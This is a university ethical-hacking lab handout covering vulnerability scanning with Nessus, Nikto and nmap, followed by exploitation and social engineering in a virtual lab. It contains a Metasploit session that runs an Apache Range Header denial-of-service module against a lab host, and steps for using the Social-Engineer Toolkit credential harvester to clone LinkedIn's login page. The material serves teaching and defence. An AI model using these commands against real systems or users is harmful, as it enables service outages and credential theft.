




PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE

Applied Computing

Wales Institute of Science and Art (WISA)

Ethical Hacking (ACCA7033)

Dealing with Vulnerabilities and Social Engineering



Lab Activities are based on **EC Council – CEH Curriculum**

Objectives

In continuation to our earlier lectures, this tutorial helps in providing you an overview of tools used to gather information, perform footprinting and scanning the network.

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should contact me prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

Use various tools to do a vulnerability scanning and analyse the vulnerabilities within the network

Task 1: Use Nessus tool in Windows to scan for network vulnerabilities
--

Task 2: Use Nessus tool in Kali Linux to scan for network vulnerabilities

Task 3: Use Nikto in Kali Linux to scan Web vulnerabilities

Task 4: Use NMAP to scan vulnerabilities
--

Task 5: Use Metasploit to exploit the vulnerabilities

Task 6: Use SET to harvest credentials from social websites

Task 7: Use Netcraft Toolbar and PhishTank to detect phishing sites and protect your network
--

ICONS Used in this document:




Find out the outcome/ Answers/ Solution/ Discussion via Forum



Do research and complete the task. Need referencing/ in-text citations. Shall be included as a part of your coursework.

Lab Topology

Guide to Setup
your Lab



- **Attacker Machines:** *Kali Linux, Parrot, Ubuntu (It's your Choice)*
- **Victim Machines:** *Combination of Win 10, 11, Win Server 2019, 22, Linux (CentOS, Debian), bee-box v1.6*
- **Web Servers:** DVWA, Good Shopping etc

You need Windows Server 2022, Server 2019, Windows 10, Ubuntu and Kali Linux to complete this activity.

Task 1

Use Nessus tool to scan for network vulnerabilities.

Install and assess from: Windows Server 2022

Network: VM Machines

The network scan will help to check live systems, its port status, perform banner grabbing and OS Fingerprinting, list out its vulnerabilities, and map the network based on vulnerable hosts

Download Nessus.

Which link did you use to download the tool? Why?



What is the purpose of this tool?

1. Install Nessus. Select appropriate options while installing. When it says your connection is not private, select proceed to local host.
2. Set user credentials and log in to Nessus.
3. Register and activate using the activation code received in your email.
Checkpoint: After activation, it will download and instal plugins.
4. Login
5. Create a new Policy with Advanced Scan option.
6. Configure name of the policy and add a description (add your student id) under basic settings.
7. Select Host Discovery under discovery option. Turn off – Ping the remote host

Q1. Why would we turn off ping the remote host option?



8. Customize the port scanning by verifying open TCP Ports. (*Hint: under Local port enumerators in Port scanning*). Leave other options with default settings.
9. Under advanced settings, make maximum number of concurrent TCP sessions per host and per scan unlimited.

Q2. Why would we set them to unlimited?



10. Set credentials to the policy and save.
11. Create new scan. Select the policy you have created.

12. Give a name for the scan with description and enter the target IP Address. (It may be any machine as per your choice. However, to get listed more known vulnerabilities under lab environment, it is recommended to scan Windows OS without latest updates.
13. Launch the scan.
14. After completing the scan, analyse the results.
15. Click the vulnerabilities and view all the vulnerabilities associated to the target.
16. Download and Export the report.
17. Use the report and classify action plan/ mitigation steps to overcome the vulnerabilities.
 - a. To do that, categorize all the listed vulnerabilities based on its severity.
 - b. Select one of the vulnerability and propose a mitigation/ action plan.

Task 2

Install and assess from: Kali Linux

Network: VM Machines

The network scan will help to check live systems, its port status, perform banner grabbing and OS Fingerprinting, list out its vulnerabilities, and map the network based on vulnerable hosts



Download Nessus.





Which link did you use to download the tool? Why?


What is the purpose of this tool?



1. Open Kali Linux.
2. Download and Install Nessus latest version.
3. You can start Nessus Scanner by typing `/bin/systemctl start nessusd.service`
4. Then go to <https://kali:8834/> to configure your scanner
5. Create username and password
6. Update the plugins
7. Perform a vulnerability scan to the attack machine (*Any machine in your VM other than the one you did earlier*)







8. Click on the vulnerabilities and look at all the vulnerabilities listed for the target machine. View the detailed report about all the listed vulnerabilities and create a list based on High, Medium categories.



9. Based on your categorization, select the Top listed vulnerability, and propose your mitigation steps/ strategies. Refer to websites/ databases which we have covered during our lectures to list out the necessary mitigation steps, citations etc.

10. Generate the Report

11. Use the report and classify action plan/ mitigation steps to overcome the vulnerabilities.

- To do that, categorize all the listed vulnerabilities based on its severity.
- Select one of the vulnerabilities and propose a mitigation/ action plan.

Task 3

Use Nikto Web Scanner to test Web Servers for vulnerable/ malicious files, outdated server software's etc

Install and assess from: Kali Linux

The web scanners will do a comprehensive test against web servers to look for harmful files, CGIs, Versions etc

1. Open Kali Linux.
Download and install Nikto in Kali Linux.

Which command did you issue to download Nikto? Why?

Q. 3 What is the purpose of this tool?



2. Observe the options of nikto

```
(ethical@ SC-205-03) ~
$ nikto -H

Options:
  -ask+                Whether to ask about submitting updates
                        yes   Ask about each (default)
                        no    Don't ask, don't send
                        auto  Don't ask, just send
  -Cgidirs+            Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config+            Use this config file
  -Display+           Turn on/off display outputs:
                        1     Show redirects
                        2     Show cookies received
                        3     Show all 200/OK responses
                        4     Show URLs which require authentication
                        D     Debug output
                        E     Display all HTTP errors
                        P     Print progress to STDOUT
                        S     Scrub output of IPs and hostnames
                        V     Verbose output
  -dbcheck             Check database and other key files for syntax errors
  -evasion+           Encoding technique:
                        1     Random URI encoding (non-UTF8)
                        2     Directory self-reference (../)
                        3     Premature URL ending
                        4     Prepend long random string
                        5     Fake parameter
                        6     TAB as request spacer
                        7     Change the case of the URL
```

3. Use tuning option to pursue a deep scan on the target. In my case, the target is itsecgames.com. You may try a different vulnerable website for Educational purpose (like www.certifiedhacker.com). **Donot try in production environment or unauthorized websites**

```
(ethical@ SC-205-03) ~
$ nikto -h http://www.itsecgames.com -Tuning x
- Nikto v2.1.6
```

4. What vulnerability did you observe?

```

(ethical@SC-205-03)~$ nikto -h http://www.itsecgames.com -Tuning x
- Nikto v2.1.6
-----
+ Target IP: 31.3.96.40
+ Target Hostname: www.itsecgames.com
+ Target Port: 80
+ Start Time: 2022-03-07 07:56:53 (GMT0)
-----
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: e43, size: 5d7959bd3c800, mtime: gzip
+ Uncommon header 'link' found, with contents: <http://31.3.96.40/>; rel="canonical",<http://31.3.96.40/>; rel="shortlink"
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7901 requests: 7 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-03-07 08:03:28 (GMT0) (395 seconds)
-----
+ 1 host(s) tested

```

In this above screenshot, I have OSVDB – 3233 (Apache default file found).

5. Do a detailed research (with reference to our lectures) on the identified vulnerability and propose mitigation actions. Document it.
6. Let us now check the CGI Directories. What vulnerability did you observe?

```

$ nikto -h http://www.itsecgames.com -Cgidirs all
- Nikto v2.1.6
-----
+ Target IP: 31.3.96.40
+ Target Hostname: www.itsecgames.com
+ Target Port: 80
+ Start Time: 2022-03-07 08:04:46 (GMT0)
-----
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: e43, size: 5d7959bd3c800, mtime: gzip
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ Uncommon header 'link' found, with contents: <http://31.3.96.40/>; rel="canonical",<http://31.3.96.40/>; rel="shortlink"
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26516 requests: 7 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-03-07 08:19:56 (GMT0) (910 seconds)
-----
+ 1 host(s) tested

```



7. Use other commands to scrutinize the target network. List out the commands you used, and the vulnerabilities identified.

D1. Discuss the reports acquired from Nessus and Nikto to provide your thoughts and observation on your target's security posture and exposure. Submit in discussion in Moodle – Discussion Forum

Task 4

Use NMAP to scan vulnerabilities

Install and assess from: Kali Linux

Target: All Victim Machines (Recommended) - *bee-box v1.6*

1. Open Kali Linux.
 - a. Check your IP Address
 - b. Do a nmap scan on the available target range
 - c. Do an nmap to list the available targets.
 - d. Do an nmap ARP discovery on the entire subnet
 - e. Do an nmap Host discovery – disable port scanning
 - f. Do an nmap Port Scan – disable Host discovery
 - g. Do a TCP Syn Port Scan
 - h. Do a TCP Connect Port Scan
 - i. Do a TCP ACK Port Scan
 - j. Do a TCP Window Port Scan
 - k. Do a UDP Port Scan
 - l. Do a complete port scan (65535)

Q.3 Analyse the outcomes from the above scans.

Q.4 What information did you gather from ARP Discovery?

Q.5 Try to identify the services running on the port!

- m. Do a nmap scan to identify the version of the services running on port
- n. Do a intense nmap scan to identify the version
- o. Do a nmap scan to identify the version of the services running on port
- p. Do a nmap scan to identify the OS, version and script scanning
- q. Do a nmap scan to identify the OS, version and script scanning enabling Nmap script scanning and specifying the output in a text file?

Q.6 Analyse the outcomes from the above scans.



D. 2 Discuss with your classmates/ Team to find out and try other nmap scans that help you to get more information on the Operating System, Services and other valuable information. List them in the discussion forum and enable a strong argument.

Q. 7 Understand Nmap Scripting Engine.



Group Activity: Discuss with your classmates/ team about Nmap Scripting Engine (NSE).

Address what NSE is?

How to effectively use Nmap as a lightweight vulnerability scanner?

NSE Script Categories

Refer to <https://nmap.org/book/nse.html>

2. Have a look at the Nmap scripts

```
cd /usr/share/nmap/scripts
```

```
cat script.db
```

a. Look at the scripts and discuss about the available script categories

Eg: Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }



What is this category?

How does this script help you to test?

What script will help you to assess the vulnerability of the existing target machines?

b. Based on the above scans try to deep dive and focus on exploring more vulnerabilities on the target machine using nmap scripts on any specific port. In my case, I will be using port 443 and category "vuln"

```
nmap -sV -p 443 --script "vuln" 192.168.137.132
```

Q. 8. What vulnerabilities did you find out?

c. Could you try other target machines and ports, categories to find more vulnerabilities? Document them using a report. Discuss this in moodle discussion forum.

Task 5

Use Metasploit to enumerate vulnerabilities

Install and assess from: Kali Linux

Target: *bee-box v1.6*

1. Open Kali Linux.

2. Enumerate the vulnerabilities.



- a. From 1 and 2, based on the vulnerabilities discovered, try to search the vulnerabilities and exploit them using appropriate tools of your own choice.
- b. Document the same and submit. Discuss your outcomes and understanding in the discussion forum/ Moodle.
- c. In my Example, I am using Metasploit.
 - i. msfconsole
 - ii. msf6 > search CVE-2011-3192

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_range_dos	2011-08-19	normal	No	Apache Range Header DoS (Apache Killer)

- ----

0 auxiliary/dos/http/apache_range_dos

2011-08-19 normal No

Apache Range Header DoS (Apache Killer)

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/apache_range_dos

- iii. msf6 > use auxiliary/dos/http/apache_range_dos
 - iv. msf6 auxiliary(dos/http/apache_range_dos) > set RHOSTS 192.168.137.132
RHOSTS => 192.168.137.132
 - v. msf6 auxiliary(dos/http/apache_range_dos) > set RPORT 443
RPORT => 443
 - vi. msf6 auxiliary(dos/http/apache_range_dos) > run
- [*] Sending DoS packet 1 to 192.168.137.132:443
- [*] Sending DoS packet 50 to 192.168.137.132:443
- [*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(dos/http/apache_range_dos) >

You need Kali Linux, Windows Client to complete this activity.

Task 6

Use Social Engineering Toolkit to harvest credentials from social websites

Install and assess from: Kali Linux

Victim: Windows Machine

References: <https://github.com/trustedsec/social-engineer-toolkit>

Let's get into a scenario:

You are receiving a link from your friend asking to look at his post in LinkedIn or any social media websites. You click on the link, and it takes you to the official login page. You enter your credentials and login. It loads and asks for the login credentials again. No doubts for you, (maybe thinking of some internet/application issue) and logging in again. It takes into your account. But you could not see your friend's post.

What will you do?

Maybe, (normal users) think that the link is not working. In the meantime, your eyes caught another interesting post and started focusing on it.

What might have happened?

Your friend sets you a trap by sending the link. It is to harvest your credentials. Because you did click the link, that was sent to you, your username and password are now with your friend.

(No worries ahh!!! It's your friend. Your friend might not harm you)

What is the risk?

Your friend might be a victim of an attack. His account might have been compromised by a Criminal (hacker) who sent you a link in the name of your friend setting you a trap through the link.

(or)

You are the target for the attacker. He knows about your friends' details. Spoofs your friend's id/ number and sends an email/text message to you.

The outcome is

"Now your username and password are with some criminal"

Imagine the next day morning. You wake up andddd.....

It is a nice story. But is it possible?

Yes

How?

Team Activity:

1. Discuss with your Team/Classmates about Social Engineering Techniques and Attacks. Share your thoughts and (any) experience on being a victim of SE Attacks.
2. Do you think, it is important to have hands-on training to understand and counter SE Attacks? Is yes, How?

Task 1:

3. Create a Phishing campaign targeting any other group.
4. Recognise the attempt on your group and report Phishing.
5. Briefly discuss and record the effectiveness of the phishing attack and strategies for defense.

Example Task:

In Kali Linux, Open Social Engineering Toolkit.

```
Note that the Social-Engineer Toolkit is provided as is, and is a royalty free
open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long
as you give the appropriate credit where credit is due (which means giving
the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in
a bar, you should (optional) give him a hug and should (optional) buy him a beer
(or bourbon - hopefully bourbon). Author has the option to refuse the hug
(most likely will never happen) or the beer or bourbon (also most likely will
never happen), also by using this tool (these are all optional of course!),
you should try to make this industry better, try to stay positive, try to help
others, try to learn from one another, try stay out of drama, try offer free
hugs when possible (and make sure recipient agrees to mutual hug), and try
to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you
are planning on using this tool for malicious purposes that are not authorized
by the company you are performing assessments for, you are violating the terms
of service and license of this toolkit. By hitting yes (only one time), you
agree to the terms of service and that you will only use this tool for lawful
purposes only.

Do you agree to the terms of service [y/n]:
```

Agree to the terms

```

  /\      /\      /\      /\      /\      /\      /\      /\      /\      /\
  || Social-Engineer Toolkit ||
  ||                               ||
  || Free                        ||
  ||                               ||
  || #hugs                       ||
  ||                               ||
  || By: TrustedSec              ||
  \/      \/      \/      \/      \/      \/      \/      \/      \/      \/

/oooo oooo oooo oooo /
/ooooooooooooooooooooo/
/ooooooooooooooooooooo/
/C=

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReLiK) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

```

```

010110010110111101101000100000011100
10011001010110000010110110001011000111
1001001000000110100001100001011011001
100101001000000110100011011100100000
011011010110101011000101101000001000
000110100001101001011011011000100100
000001101110101110001000000111100101
10111011010101100100010000001101000
0110000101101100110010001110011001000
0000110100010110100101001001000000101
01000110100001100001011011001101101101
1100110010000001100110011011101100100
00100000011010101110011011001011011
1001100110010000001110100011010000110
0101001000000101001101101110110001101
101001100000101101100001011010000101
0110110011001101101001101110011001
0101100101011100100010000001010000110
1111011011101101100011010110110100101
11010000100000001010100110100001110101
01100111011001100101010

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReLiK) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector

```

Select Social-Engineering Attacks → Website Attack Vectors

```

1
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit-based payload. Once a customized Java applet created,
the Metasploit Harvester method will utilize which Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the info.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking attack method was introduced by white.sh0p, 0x0r0t. This method utilizes iframe replacements to make the highlighted URL
visible. You can edit the link replacement settings in the web-jacking interface.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Harvester
and the WPA Attack method will allow you to clone a site and perform powercat injection through wpa files which can be used for Windows-based
attacks.

1) Java Applet Attack Method
2) Metasploit Harvester Payload Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) WPA Attack Method
8) Return to Main Menu

Web-Jacking
The first method will allow SET to support a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website or your choosing
and allow you to utilize the attack vectors within the completely
cloned web application you were attempting to clone.
The third method allows you to spoof your own website, note that you
should only have an index.html when using the spoof website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Report
8) Return to Main Menu


```

Select Credential Harvester Attack Method → Site Cloner → Give your Attacker machine IP Address as the POST back address. → Give the name of the site to clone. (*in my case it is LinkedIn*)

